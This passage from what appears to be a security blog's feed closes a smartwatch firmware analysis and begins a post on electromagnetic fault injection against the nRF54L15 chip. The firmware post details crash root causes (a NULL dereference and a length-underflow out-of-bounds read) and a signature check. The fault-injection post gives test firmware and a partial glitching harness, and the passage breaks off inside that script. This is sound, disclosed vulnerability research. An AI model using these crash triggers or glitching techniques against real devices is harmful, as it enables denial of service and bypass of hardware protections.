                <span class="n">filename</span> <span class="o">=</span> <span class="sa">f</span><span class="sh">"</span><span class="s">cypress_bt_fw_</span><span class="si">{</span><span class="n">k</span><span class="si">:</span><span class="mi">08</span><span class="n">x</span><span class="si">}</span><span class="s">.bin</span><span class="sh">"</span>
                <span class="nf">print</span><span class="p">(</span><span class="sh">'</span><span class="s">Writing </span><span class="sh">'</span> <span class="o">+</span> <span class="n">filename</span> <span class="o">+</span> <span class="sh">'</span><span class="s">...</span><span class="sh">'</span><span class="p">)</span>
                <span class="k">with</span> <span class="nf">open</span><span class="p">(</span><span class="n">filename</span><span class="p">,</span> <span class="sh">"</span><span class="s">wb</span><span class="sh">"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
                    <span class="n">f</span><span class="p">.</span><span class="nf">write</span><span class="p">(</span><span class="n">v</span><span class="p">)</span>

        <span class="k">case</span> <span class="n">CorosFileId</span><span class="p">.</span><span class="n">BOOTLOADER</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sh">'</span><span class="s">Writing bootloader_ota.bin...</span><span class="sh">'</span><span class="p">)</span>
            <span class="k">with</span> <span class="nf">open</span><span class="p">(</span><span class="sh">'</span><span class="s">bootloader_ota.bin</span><span class="sh">'</span><span class="p">,</span> <span class="sh">'</span><span class="s">wb</span><span class="sh">'</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
                <span class="n">f</span><span class="p">.</span><span class="nf">write</span><span class="p">(</span><span class="n">data</span><span class="p">)</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<h1 id="crash-investigation">Crash investigation</h1>

<p>As mentioned in the <a href="https://blog.syss.com/posts/bluetooth-analysis-coros-pace-3/">previous blog post</a>, multiple crashes were discovered during black-box fuzzing. 
With the firmware now loaded, we can investigate these crashes further. 
When encountering an exception, the watch stores the exception context to the backup registers of the SoC. 
These backup registers keep their contents even when the SoC are powered off, allowing for persistent storage of the exception context. 
On the next power cycle, the register contents are read and stored into a log file transmitted to the connected phone via BLE. 
This log file can then be retrieved from the phone and analyzed to figure out the cause of the crashes.
A crash in the log file will look something like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre>HardFault0:1014b7a2 1006e150 1014d454 100631bc 1008cb62 100b8dda 0
Regs:0 1006e151 1014b7a2
Task:805b678 805b358 805b4e8 805b290 805b5b0 805b740 805b678 803c180
Heap:3a3e0000 2d2e1419
cm backtrace: 
    1014b7a2 1006e150 1014d454 100631bc 1008cb62 100b8dda 100f3d3e 100f415a
    10077f52 100f409e 100b9098 100b92e0 10077c26 100b4592 10077c82 100f415a nested irq 0
r0=00000001 r1=0803c25d r2=00000000 r3=00000069
r4=00000200 r5=0803c257 r6=00000008 r7=0803c4e0
r8=00000000 r9=00000000 r10=0803c261 r11=000000ff
r12=00000000 lr=1006e151 pc=1014b7a2 xpsr=61000000
</pre></td></tr></tbody></table></code></pre></div></div>
<p>It contains the current register state of the CM4, including a backtrace. 
This allowed for quickly analyzing the crashes with the firmware now loaded in Ghidra.</p>

<h2 id="null-pointer-dereference">NULL pointer dereference</h2>

<p>The first crash log leads to the <code class="language-plaintext highlighter-rouge">app_android_info_treat</code> function responsible for parsing notifications sent from the app. 
The exact structure of the notifications format is described in the <a href="https://blog.syss.com/posts/bluetooth-analysis-coros-pace-3/">previous blog post</a>. 
As a quick recall: A notification consists of three lines, where the first line is the package name (e.g. <code class="language-plaintext highlighter-rouge">com.whatsapp</code>), the second line the header and the third line the notification body.
Taking a closer look at the function reveals that it will use the end of the package name as the header (line 1), if it starts with a null byte. In that case, the name after the <code class="language-plaintext highlighter-rouge">com.</code> prefix is used as the header.</p>

<p><img src="/assets/img/papers/coros-firmware-analysis/header-parser.png" alt="Code snippet for header package name parsing" />
<em>Code snippet for header package name parsing</em></p>

<p>If line 1 is missing completely though, the <code class="language-plaintext highlighter-rouge">l1_data</code> pointer will be NULL, causing a NULL pointer dereference resulting in a crash of the watch.</p>

<h2 id="out-of-bounds-read">Out-of-bounds read</h2>

<p>The second crash log leads to a checksum function in the <code class="language-plaintext highlighter-rouge">ble_protocol_cmd_receive</code> function. 
This function expects 16-bit packets containing a command field as the first byte:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>0         8  16
+-------------+
| Command | 0 |
+-------------+
</pre></td></tr></tbody></table></code></pre></div></div>

<p>After sending command <code class="language-plaintext highlighter-rouge">0xB9</code>, an additional packet from the same  connection ID can be received. 
The function expects the packet to contain additional data over which an 8-bit checksum will be calculated. 
The checksum is validated against the last byte of the packet:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>0   8   16     n-8        n
+-------------------------+
| 0 | 0 | Data | Checksum |
+-------------------------+
</pre></td></tr></tbody></table></code></pre></div></div>

<p>When sending a second command to the same connection, the checksum is calculated over the command body, shown by the following decompiled code.</p>

<p><img src="/assets/img/papers/coros-firmware-analysis/checksum.png" alt="Code snippet for checksum calculation" />
<em>Code snippet for checksum calculation</em></p>

<p>Sending a packet that is only 2 bytes in size causes an underflow in the 32-bit <code class="language-plaintext highlighter-rouge">data_size</code> variable, resulting in the value <code class="language-plaintext highlighter-rouge">0xFFFFFFFF</code> to be passed to the <code class="language-plaintext highlighter-rouge">calculate_checksum</code> function as the buffer size.
As a result, <code class="language-plaintext highlighter-rouge">calculate_checksum</code> reads past the end of the buffer until it reaches the end of the memory bounds, at which point a data abort is raised.</p>

<h1 id="the-signature-check">The signature check</h1>
<p>Since no signature check could be found in the bootloader, an attempt was made to modify the firmware. 
For this, a string was edited and the firmware was written to the watch using the bootloader fallback mode. 
When attempting to modify the firmware of the watch, the updating process would always fail at 0% on the installing step, even though all checksums in the header were properly calculated.</p>

<p><img src="/assets/img/papers/coros-firmware-analysis/update.gif" alt="Firmware update attempt" />
<em>Firmware update attempt</em></p>

<p>A later version of the bootloader revealed that they added an RSA2048 signature check to the system OTA image:</p>

<p><img src="/assets/img/papers/coros-firmware-analysis/rsa.png" alt="RSA signature verification" />
<em>RSA signature verification</em></p>

<p>This makes it no longer possible to write a modified firmware to the watch using the updating mechanism. 
We assume that it might have been possible to modify the the system image in previous versions.</p>

<h1 id="conclusion">Conclusion</h1>

<p>In the end, we were able to analyze and reverse engineer the bootloader, system image and bluetooth firmware. 
We gained valuable insight into the internal workings of the watch and were able to confirm the root cause of the DoS vulnerabilities discovered during blackbox fuzzing.</p></content>
  

  </entry>

  
  <entry>
    <title>nRF54L15 Electromagnetic Fault Injection</title>
    <link href="https://blog.syss.com/posts/nrf54-emfi/" rel="alternate" type="text/html" title="nRF54L15 Electromagnetic Fault Injection" />
    <published>2025-06-17T09:00:00+02:00</published>
  
    <updated>2025-06-17T09:00:00+02:00</updated>
  
    <id>https://blog.syss.com/posts/nrf54-emfi/</id>
    <content src="https://blog.syss.com/posts/nrf54-emfi/" />
    <author>
      <name>Dr. Matthias Kesenheimer</name>
    </author>


    <category term="paper" />


    <summary>


      Electromagnetic fault injection, or EMFI for short, is a technique used to intentionally introduce faults into electronic systems.
By directing high-intensity electromagnetic pulses (EMPs) at a target device, attackers can induce bit flips, crashes or logic errors.
This method is particularly useful for evaluating the resilience of embedded systems, cryptographic hardware and microcontrollers.
...
    </summary>


    <content><p>Electromagnetic fault injection, or EMFI for short, is a technique used to intentionally introduce faults into electronic systems.
By directing high-intensity electromagnetic pulses (EMPs) at a target device, attackers can induce bit flips, crashes or logic errors.
This method is particularly useful for evaluating the resilience of embedded systems, cryptographic hardware and microcontrollers.
Electromagnetic fault injection is non-invasive, quick, and able to target specific operations, making it a powerful tool for security research and hardware testing.</p>

<p>In this article, a newly discovered fault injection attack on the <a href="https://www.nordicsemi.com/Products/nRF54L15">nRF54L15 microcontroller</a> with the <a href="https://www.newae.com/products/nae-cw520">ChipSHOUTER</a>, the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> and the fault injection software libraries <a href="https://pypi.org/project/findus/">findus</a> and <a href="https://pypi.org/project/emfindus/">emfindus</a> is shown.
A public <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-022.txt">advisory</a> regarding this vulnerability has been issued.</p>

<!--more-->

<h1 id="introduction">Introduction</h1>

<p>An EMFI attack exploits the susceptibility of a microcontroller’s internal logic to high-intensity electromagnetic pulses, which can cause transient faults in computations.
By precisely timing an EMFI pulse during a critical operation, such as an arithmetic calculation or cryptographic processing, an attacker can induce bit
flips, corrupt register values, or force incorrect branching.
This can lead to subtle but exploitable errors, such as incorrect results in authentication checks, bypassed security conditions, or compromised cryptographic outputs.
Since EMFI does not require direct electrical contact, it can target even well-protected chips with limited external access, making it a powerful technique
for fault-based exploitation.</p>

<h1 id="the-target">The Target</h1>

<p>The nRF54 is Nordic Semiconductor’s next-generation ultra-low-power wireless System-on-Chip (SoC) series, designed for Bluetooth Low Energy (BLE), Thread,
Zigbee, and other radio frequency (RF) applications.
It offers higher performance, improved security, a glitch detector, and multiple cores compared to the nRF52 and nRF53 series.</p>

<p><img src="/assets/img/papers/nrf54l15-emfi/nrf54-dk.jpg" alt="" />
<em>The nRF54L15 target</em></p>

<p>Security researchers are particularly interested in the configurable glitch detector, as this new technology promises greater resilience against glitching attacks.
However, attacks on other microcontrollers (for example <a href="https://media.ccc.de/v/38c3-hacking-the-rp2350">Hacking the RP2350</a>, replicated <a href="https://mkesenheimer.github.io/blog/glitching-the-rp2350.html">Glitching the Raspberry Pico with a Raspberry Pico</a>) have already shown that a glitch detector can be outsmarted with the right approach.
In the case of the attack on the RP2350, voltage glitching was used to cause faults in the microcontroller.
In this article, however, the nRF54L15 microcontroller is subjected to electromagnetic fault injection, which is expected to be more effective in evading glitch detection.</p>

<p>For testing purposes, the target was programmed with a simple test program that calculates a checksum over a specified memory range.
The trigger signal is generated before the calculation starts.
The following is an excerpt of the code that was flashed on the target device.</p>

<div class="language-cpp highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
</pre></td><td class="rouge-code"><pre>
<span class="cm">/* configuration and definitions */</span>
<span class="p">...</span>

<span class="kt">int</span> <span class="nf">main</span><span class="p">(</span><span class="kt">void</span><span class="p">)</span> <span class="p">{</span>
    <span class="p">...</span>

    <span class="cm">/* enable glitch detection */</span>
    <span class="k">volatile</span> <span class="kt">unsigned</span> <span class="kt">int</span><span class="o">*</span> <span class="n">GLITCHDETConfig</span> <span class="o">=</span> <span class="p">(</span><span class="kt">unsigned</span> <span class="kt">int</span><span class="o">*</span><span class="p">)</span> <span class="mh">0x5004B5A0</span><span class="p">;</span>
    <span class="o">*</span><span class="n">GLITCHDETConfig</span> <span class="o">=</span> <span class="mh">0x00000001</span><span class="p">;</span>

    <span class="cm">/* enable trigger (start glitching) */</span>
    <span class="n">gpio_pin_set_dt</span><span class="p">(</span><span class="o">&amp;amp;</span><span class="n">trigger</span><span class="p">,</span> <span class="mi">1</span><span class="p">);</span>

    <span class="cm">/* define the data to calculate the checksum on */</span>
    <span class="kt">size_t</span> <span class="n">len</span> <span class="o">=</span> <span class="mi">256</span><span class="p">;</span>
    <span class="kt">uint8_t</span> <span class="n">data</span><span class="p">[</span><span class="n">len</span><span class="p">];</span>
    <span class="kt">uint32_t</span> <span class="n">crc</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="k">for</span> <span class="p">(</span><span class="kt">uint8_t</span> <span class="n">rounds</span> <span class="o">=</span> <span class="mi">1</span><span class="p">;</span> <span class="n">rounds</span> <span class="o">&amp;lt;</span> <span class="mi">3</span><span class="p">;</span> <span class="n">rounds</span><span class="o">++</span><span class="p">){</span>
      <span class="cm">/* fill the buffer for CRC calculation */</span>
      <span class="k">for</span> <span class="p">(</span><span class="kt">size_t</span> <span class="n">i</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="n">i</span> <span class="o">&amp;lt;</span> <span class="n">len</span><span class="p">;</span> <span class="o">++</span><span class="n">i</span><span class="p">)</span> <span class="p">{</span>
        <span class="n">data</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">=</span> <span class="p">(</span><span class="kt">uint8_t</span><span class="p">)</span> <span class="p">((</span><span class="n">i</span><span class="o">*</span><span class="n">rounds</span><span class="p">)</span><span class="o">&amp;gt;&amp;gt;</span><span class="n">rounds</span><span class="p">);</span>
      <span class="p">}</span>

      <span class="cm">/* calculate checksum over memory area */</span>
      <span class="n">crc</span> <span class="o">=</span> <span class="n">crc</span> <span class="o">+</span> <span class="n">crc24_pgp</span><span class="p">(</span><span class="n">data</span><span class="p">,</span> <span class="n">len</span><span class="p">);</span>
    <span class="p">}</span>

    <span class="cm">/* disable trigger (crc calculation finished) and output calculated crc */</span>
    <span class="n">gpio_pin_set_dt</span><span class="p">(</span><span class="o">&amp;amp;</span><span class="n">trigger</span><span class="p">,</span> <span class="mi">0</span><span class="p">);</span>

    <span class="cm">/* output crc via UART */</span>
    <span class="p">...</span>
<span class="p">}</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<h1 id="glitching-setup">Glitching setup</h1>

<p>The setup consists of a <a href="https://www.newae.com/products/nae-cw520">ChipSHOUTER</a> to generate EMPs, a CNC table to position the ChipSHOUTER coil precisely above the target device, a <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher v2</a> for trigger generation and control, an adjustable voltage source, and the target board itself (an <a href="https://www.nordicsemi.com/Products/Development-hardware/nRF54L15-DK">nRF54L15 development kit</a>).
In addition, a logic analyzer and an oscilloscope are used for instrumentation.</p>

<p><img src="/assets/img/papers/nrf54l15-emfi/01-setup.jpg" alt="" />
<em>Test setup</em></p>

<p>All devices and components are secured to the CNC table with duct tape.
It is important that the target device is secure and does not move during the experiments.
To easily find the initial probe position, painter’s tape is used to mark the x-, y- and z-positions of the CNC table.</p>

<p><img src="/assets/img/papers/nrf54l15-emfi/03-cnc.jpg" alt="" />
<em>CNC table to move the EMFI probe</em></p>

<p>Tests were performed using different coils.
However, the 1 mm CCW probe produced the best results.
The picture below shows a close-up of the target under test and the ChipSHOUTER coil.</p>

<p><img src="/assets/img/papers/nrf54l15-emfi/05-target.jpg" alt="" />
<em>nRF54L15 target under test</em></p>

<h1 id="pico-glitcher-findus-and-emfindus">Pico Glitcher, findus and emfindus</h1>

<p>As in previous tests, the Pico Glitcher plays a key role in the setup.
It is configured to trigger when a rising-edge signal is received from the target device.
The Pico Glitcher also controls both the target’s power and the reset signal.</p>

<p>Scripting is carried out using the fault injection library (a.k.a <a href="https://pypi.org/project/findus/">findus</a>).
This software is used to configure and control the Pico Glitcher, and to characterize and store experiments in a database.
The fault injection library provides useful functions for handling all the complex processes.
The “analyzer” tool of findus can be used to display events in a web application and to provide an overview of the parameter space.</p>

<p>A second library, <a href="https://pypi.org/project/emfindus/">emfindus</a>, was developed to enable communication between the CNC table, the ChipSHOUTER and the host computer.</p>

<h1 id="glitching-script">Glitching script</h1>

<p>The glitching script begins with the configuration of all devices, the setup of the database, and the enabling of device communication.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
</pre></td><td class="rouge-code"><pre><span class="kn">from</span> <span class="n">findus</span> <span class="kn">import</span> <span class="n">Database</span><span class="p">,</span> <span class="n">PicoGlitcher</span><span class="p">,</span> <span class="n">Serial</span><span class="p">,</span> <span class="n">Helper</span><span class="p">,</span> <span class="n">ErrorHandling</span>
<span class="kn">from</span> <span class="n">emfindus</span> <span class="kn">import</span> <span class="n">ChipShouterInterface</span><span class="p">,</span> <span class="n">MachineController</span>
<span class="bp">...</span>

<span class="k">class</span> <span class="nc">Main</span><span class="p">:</span>
    <span class="k">def</span> <span class="nf">__init__</span><span class="p">(</span><span class="n">self</span><span class="p">,</span> <span class="n">args</span><span class="p">):</span>
        <span class="c1"># Pico Glitcher for resetting and power-cycling the target
</span>        <span class="n">self</span><span class="p">.</span><span class="n">pico</span> <span class="o">=</span> <span class="nc">PicoGlitcher</span><span class="p">()</span>
        <span class="n">self</span><span class="p">.</span><span class="n">pico</span><span class="p">.</span><span class="nf">init</span><span class="p">(</span><span class="n">port</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">rpico</span><span class="p">,</span> <span class="n">ext_power</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">power</span><span class="p">,</span> <span class="n">ext_power_voltage</span><span class="o">=</span><span class="mf">1.8</span><span class="p">)</span>
        <span class="n">self</span><span class="p">.</span><span class="n">pico</span><span class="p">.</span><span class="nf">rising_edge_trigger</span><span class="p">(</span><span class="n">pin_trigger</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">trigger_input</span><span class="p">)</span>
        <span class="n">self</span><span class="p">.</span><span class="n">pico</span><span class="p">.</span><span class="nf">set_lpglitch</span><span class="p">()</span>

        <span class="c1"># set up the database
</span>        <span class="n">self</span><span class="p">.</span><span class="n">database</span> <span class="o">=</span> <span class="nc">Database</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">,</span> <span class="n">resume</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">resume</span><span class="p">,</span> <span class="n">nostore</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">no_store</span><span class="p">,</span> <span class="n">column_names</span><span class="o">=</span><span class="p">[</span><span class="sh">"</span><span class="s">voltage</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">length</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">delay</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">x</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">y</span><span class="sh">"</span><span class="p">,</span> <span class="sh">"</span><span class="s">z</span><span class="sh">"</span><span class="p">])</span>
        <span class="n">self</span><span class="p">.</span><span class="n">start_time</span> <span class="o">=</span> <span class="nf">int</span><span class="p">(</span><span class="n">time</span><span class="p">.</span><span class="nf">time</span><span class="p">())</span>

        <span class="c1"># interface to ChipSHOUTER
</span>        <span class="n">self</span><span class="p">.</span><span class="n">shouter</span> <span class="o">=</span> <span class="nc">ChipShouterInterface</span><span class="p">(</span><span class="n">port_chipshouter</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">shouter</span><span class="p">,</span> <span class="n">external_trigger</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">external_trigger</span><span class="p">)</span>

        <span class="c1"># interface to CNC table
</span>        <span class="n">self</span><span class="p">.</span><span class="n">cnc</span> <span class="o">=</span> <span class="nc">MachineController</span><span class="p">(</span><span class="n">port</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">cnc</span><span class="p">,</span> <span class="n">limits</span><span class="o">=</span><span class="bp">False</span><span class="p">,</span> <span class="n">max_x</span><span class="o">=</span><span class="mi">0</span><span class="p">,</span> <span class="n">max_y</span><span class="o">=</span><span class="mi">0</span><span class="p">,</span> <span class="n">max_z</span><span class="o">=</span><span class="mi">0</span><span class="p">)</span>

        <span class="c1"># Serial connection to the target
</span>        <span class="n">self</span><span class="p">.</span><span class="n">serial</span> <span class="o">=</span> <span class="nc">Serial</span><span class="p">(</span><span class="n">port</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">target</span><span class="p">,</span> <span class="n">timeout</span><span class="o">=</span><span class="mf">0.01</span><span class="p">)</span>

        <span class="c1"># error handling
</span>        <span class="n">self</span><span class="p">.</span><span class="n">error_handler</span> <span class="o">=</span> <span class="nc">ErrorHandling</span><span class="p">(</span><span class="n">max_fails</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">number_of_tries</span><span class="o">*</span><span class="mi">5</span><span class="p">,</span> <span class="n">look_back</span><span class="o">=</span><span class="n">args</span><span class="p">.</span><span class="n">number_of_tries</span><span class="o">*</span><span class="mi">5</span><span class="p">,</span> <span class="n">database</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">database</span><span class="p">)</span>

    <span class="bp">...</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Next, a connection to the CNC table is established and it is moved to the starting position.
The experiment parameters are then loaded.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
</pre></td><td class="rouge-code"><pre>    <span class="k">def</span> <span class="nf">run</span><span class="p">(</span><span class="n">self</span><span class="p">):</span>
        <span class="c1"># move the CNC table to the correct position
</span>        <span class="n">self</span><span class="p">.</span><span class="n">cnc</span><span class="p">.</span><span class="nf">connect</span><span class="p">()</span>
        <span class="n">self</span><span class="p">.</span><span class="n">cnc</span><span class="p">.</span><span class="nf">setup_position</span><span class="p">(</span><span class="n">homing</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">homing</span><span class="p">,</span> <span class="n">manual_positioning</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">manual_positioning</span><span class="p">,</span> <span class="n">go_to_last_working_position</span><span class="o">=</span><span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">last_working_position</span><span class="p">)</span>

        <span class="c1"># get the parameters
</span>        <span class="n">s_voltage</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">voltage</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_voltage</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">voltage</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">d_voltage</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">voltage</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span>
        <span class="n">s_length</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">length</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_length</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">length</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">d_length</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">length</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span>
        <span class="n">s_delay</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">delay</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_delay</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">delay</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">d_delay</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">delay</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span>
        <span class="n">s_x</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scanx</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_x</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scanx</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">d_x</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scanx</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span>
        <span class="n">s_y</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scany</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_y</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scany</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">d_y</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scany</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span>
        <span class="n">s_z</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scanz</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span>
        <span class="n">e_z</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scanz</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
        <span class="n">d_z</span> <span class="o">=</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">scanz</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span>

        <span class="c1"># bring the target to a known state
</span>        <span class="n">self</span><span class="p">.</span><span class="n">pico</span><span class="p">.</span><span class="nf">reset</span><span class="p">()</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The next step involves selecting a random parameter point (CNC table position, coil voltage, length and delay of the pulse) and moving the ChipSHOUTER probe to the chosen position.
The ChipSHOUTER device is initialized and the Pico Glitcher is armed.
The electromagnetic pulse is emitted with a delay after the trigger condition is observed, i.e. after a rising edge is detected by the Pico Glitcher on a target’s GPIO pin.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
</pre></td><td class="rouge-code"><pre>        <span class="c1"># start experiments
</span>        <span class="n">experiment_id</span> <span class="o">=</span> <span class="mi">0</span>
        <span class="k">while</span> <span class="bp">True</span><span class="p">:</span>
            <span class="c1"># move table to random position
</span>            <span class="n">x</span> <span class="o">=</span> <span class="n">Helper</span><span class="p">.</span><span class="nf">random_point</span><span class="p">(</span><span class="n">s_x</span><span class="p">,</span> <span class="n">e_x</span><span class="p">,</span> <span class="n">d_x</span><span class="p">,</span> <span class="n">dtype</span><span class="o">=</span><span class="nb">float</span><span class="p">)</span>
            <span class="n">y</span> <span class="o">=</span> <span class="n">Helper</span><span class="p">.</span><span class="nf">random_point</span><span class="p">(</span><span class="n">s_y</span><span class="p">,</span> <span class="n">e_y</span><span class="p">,</span> <span class="n">d_y</span><span class="p">,</span> <span class="n">dtype</span><span class="o">=</span><span class="nb">float</span><span class="p">)</span>
            <span class="n">z</span> <span class="o">=</span> <span class="n">Helper</span><span class="p">.</span><span class="nf">random_point</span><span class="p">(</span><span class="n">s_z</span><span class="p">,</span> <span class="n">e_z</span><span class="p">,</span> <span class="n">d_z</span><span class="p">,</span> <span class="n">dtype</span><span class="o">=</span><span class="nb">float</span><span class="p">)</span>
            <span class="n">self</span><span class="p">.</span><span class="n">cnc</span><span class="p">.</span><span class="nf">move_abs_xyz</span><span class="p">(</span><span class="n">x</span><span class="p">,</span> <span class="n">y</span><span class="p">,</span> <span class="n">z</span><span class="p">,</span> <span class="n">f</span><span class="o">=</span><span class="mi">300</span><span class="p">,</span> <span class="n">safety_mode</span><span class="o">=</span><span class="bp">False</span><span class="p">)</span>

            <span class="c1"># check every point multiple times with random parameters
</span>            <span class="k">for</span> <span class="n">_</span> <span class="ow">in</span> <span class="nf">range</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="n">self</span><span class="p">.</span><span class="n">args</span><span class="p">.</span><span class="n">number_of_tries</span><span class="p">):</span>
                <span class="n">voltage</span> <span class="o">=</span> <span class="n">Helper</span><span class="p">.</span><span class="nf">random_point</span><span class="p">(</span><span class="n">s_voltage</span><span class="p">,</span> <span class="n">e_voltage</span><span class="p">,</span> <span class="n">d_voltage</span><span class="p">,</span> <span class="n">dtype</span><span class="o">=</span><span class="nb">int</span><span class="p">)</span>
                <span class="n">length</span> <span class="o">=</span> <span class="n">Helper</span><span class="p">.</span><span class="nf">random_point</span><span class="p">(</span><span class="n">s_length</span><span class="p">,</span> <span class="n">e_length</span><span class="p">,</span> <span class="n">d_length</span><span class="p">,</span> <span class="n">dtype</span><span class="o">=</span><span class="nb">int</span><span class="p">)</span>
                <span class="n">delay</span> <span class="o">=</span> <span class="n">Helper</span><span class="p">.</span><span class="nf">random_point</span><span class="p">(</span><span class="n">s_delay</span><span class="p">,</span> <span class="n">e_delay</span><span class="p">,</span> <span class="n">d_delay</span><span class="p">,</span> <span class="n">dtype</span><span class="o">=</span><span class="nb">int</span><span class="p">)</span>

                <span class="c1"># initialize the ChipShouter
